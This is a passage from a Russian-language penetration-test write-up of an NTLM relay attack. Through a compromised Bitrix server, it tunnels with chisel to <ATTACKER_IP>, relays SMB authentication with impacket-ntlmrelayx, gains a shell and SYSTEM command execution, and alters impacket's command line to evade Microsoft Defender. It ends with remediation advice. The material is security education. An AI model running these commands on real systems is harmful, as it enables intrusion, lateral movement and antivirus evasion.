
NTLM Relay

Материал по атакам NTLM Relay довольно обширен, так что я приведу только необходимый теоретический минимум.

Аутентификация по протоколу NTLM содержит в себе концептуальный недостаток — сервер аутентифицирует клиент, но клиент не аутентифицирует сервер. Из этого следует, что атакующий, выдав себя за сервер, может получить от клиента сообщение с аутентификационной информацией (AUTHENTICATE) и перенаправить его на целевой хост для получения доступа от имени ретранслируемого пользователя.

NTLM используется для аутентификации на разных службах, а значит, его поддержка встроена в протоколы прикладного уровня (SMB, LDAP, HTTP, IMAP и другие). Атаки NTLM Relay обычно называют по имени службы, например атака на SMB — SMB Relay.

Поскольку учетная запись `1C_ADMIN` используется для получения доступа к сетевому каталогу объекта `fs.corp` по протоколу SMB, выберем его в качестве целевого хоста. Однако указанный хост нам напрямую недоступен, поэтому требуется обеспечить доступ к нему через ранее скомпрометированный веб-сервер. Схематично получение доступа к `FS` будет выглядеть следующим образом (зеленым цветом выделено легитимное взаимодействие 1С с `FS`, красным — взаимодействие в ходе атаки).




Перед проведением атаки требуется проверить, соблюдены ли следующие условия:

1. Имеется сетевой доступ к SMB-серверу `fs.corp` с позиции скомпрометированного веб-сервера.
2. Не используется механизм подписи для SMB.

Для начала следует выяснить IP-адрес целевого хоста. Обычно в контейнере набор сетевых утилит ограничен, поэтому из имеющегося инструментария возьмем curl и выполним следующую команду:

```
curl -4 fs.corp --m 10 -v
```



```
$ curl -4 [redacted] -m 10 -v
* Expire in 0 ms for 6 [redacted]
* Expire in 10000 ms for 8 [redacted]
* Expire in 1 ms for 1 [redacted]
  % Total    % Received % Xferd  Average Speed   Time
                                 Dload  Upload   Total
  0     0    0     0    0     0      0      0 --:--:--
* Expire in 1 ms for 1 [redacted]
* Expire in 0 ms for 1
* Expire in 0 ms for 1
* Expire in 1 ms for 1
* Expire in 0 ms for 1
* Expire in 0 ms for 1
* Expire in 1 ms for 1
* Expire in 0 ms for 1
* Expire in 2 ms for 1
* Expire in 0 ms for 1
* Expire in 0 ms for 1
* Expire in 2 ms for 1
* Expire in 0 ms for 1
* Expire in 0 ms for 1
* Expire in 2 ms for 1
* Expire in 0 ms for 1
* Expire in 0 ms for 1
* Expire in 2 ms for 1
* Expire in 0 ms for 1
* Expire in 0 ms for 1
* Expire in 2 ms for 1
* Expire in 0 ms for 1
* Expire in 0 ms for 1
* Expire in 0 ms for 1
*   Trying [redacted]
* TCP_NODELAY set
```

На рисунке выше в строке «Trying ...» будет отображен IP-адрес целевого сервера.


Далее необходимо построить туннель до целевого сервера. Для этого воспользуемся инструментом chisel в режиме Reverse SOCKS Proxy.

На хосте атакующего выполним следующую команду:

```
./chisel server -p 8080 --reverse
```

На сервере Bitrix выполняем

```
./chisel client <ATTACKER_IP>:1080 R:socks
```




```
server: Listening on http://0.0.0.0:8080
server: session#1: tun: proxy#R:127.0.0.1:1080⇒socks:
```

В `/etc/proxychains.conf` должна быть указана такая строка:

```
socks5 127.0.0.1 1080
```

Далее проверим доступность порта 445 и получим информацию о настройках подписи для SMB. Для этого выполним такую команду:

```
proxychains nmap -p 445 --script smb*-security-mode <FS_IP> -Pn
```



```
Nmap scan report for [redacted]
Host is up (0.0042s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

На рисунке выше видно, что поддерживаются протоколы SMBv1 и SMBv2, для каждого из них выставлена настройка подписи по умолчанию.


Поскольку настройки SMB на хосте 1С аналогичны, механизм подписи не будет использоваться.

Проведение атаки

Цель нашей атаки — получить доступ к SMB-службе целевого хоста от имени ретранслируемого пользователя.

Настроим сервер SMB для атаки и спровоцируем аутентификацию:

```
proxychains impacket-ntlmrelayx -t smb://<FS_IP>/ERP -i -smb2support
```




```
└─$ proxychains impacket-ntlmrelayx -t smb://[redacted] -i -smb2support
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
[proxychains] DLL init: proxychains-ng 4.15
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from [redacted] controlled, attacking target smb://[redacted]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  [redacted]:445  ...  OK
[*] Authenticating against smb://[redacted] as [redacted] SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
```

Для дальнейшего взаимодействия с сетевым каталогом воспользуемся следующей командой:

```
nc 127.0.0.1 11000
```

И получим список сессий посредством команды `who` (требуются права администратора).




```
└─$ nc 127.0.0.1 11000
Type help for list of commands
# who
host: [redacted]
host:
host:
host:
host:
host:
host:
host:
host:
```

Раз мы получили административный доступ к сетевому каталогу объекта внутренней сети, дальнейшее развитие атаки может привести к полной компрометации сервера. Поскольку такая задача изначально не стояла, можем продемонстрировать выполнение системных команд на примере получения имени пользователя.

Отмечу, что использование стандартных вариаций psexec в impacket может быть воспринято антивирусом как угроза.


Выполним команду

```
proxychains impacket-ntlmrelayx -t smb://<FS_IP>/ERP -smb2support -c
whoami
```



```
[*] SMBD-Thread-4: Connection from [redacted] controlled, attacking target smb://[redacted]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  [redacted]  ...  OK
[*] Executed specified command on host: [redacted]
[-] SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
```

Тем временем даже Microsoft Defender сочтет наши действия угрозой. При просмотре сообщения можем заметить параметр CmdLine.



Сведения: Эта программа используется для создания вирусов и других вредоносных программ.

Затронутые элементы:
CmdLine: C:\Windows\System32\cmd.exe /Q /c echo whoami ^> C:\Windows\Temp\__output > C:\Windows\TEMP\execute.bat & C:\Windows\system32\cmd.exe /Q /c C:\Windows\TEMP\execute.bat & del C:\Windows\TEMP\execute.bat

В рамках примера можем внести изменения в impacket, отредактировав `CmdLine` следующим образом.


Было:

```
%COMSPEC% /Q /c echo whoami ^> %SYSTEMROOT%\Temp\__output > %TEMP%\e
xecute.bat & %COMSPEC% /Q /c %TEMP%\execute.bat & del %TEMP%\execute.
bat
```

Стало:

```
%COMSPEC% /Q /c "echo %USERNAME% > %SYSTEMROOT%\Temp\__output"
```

После повторной атаки получим выполнение команды от имени системы.



```
[*] SMBD-Thread-4: Connection from [redacted] controlled, attacking target smb://[redacted]
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  [redacted]  ...  OK
[*] Authenticating against smb://[redacted] as [redacted] SUCCEED
[*] Executed specified command on host: [redacted]
SYSTEM
```

Недостатки и рекомендации по их устранению

Теперь перечислим факторы, которые позволили нам реализовать данный вектор, и дадим рекомендации:

- **Критическая уязвимость на веб сервере, приводящая к RCE.** Для устранения уязвимости CVE-2022-27228 следует обновить уязвимый модуль vote до версии 21.0.100 или более актуальной.
- **Наличие сетевого доступа к внутренним ресурсам со скомпрометированного хоста.** Нужно ограничить сетевой доступ к ресурсам внутренней сети со стороны внешнего периметра. Разрешить доступ к ресурсам серверного сегмента исключительно с тех IP-адресов, которым этот доступ необходим.
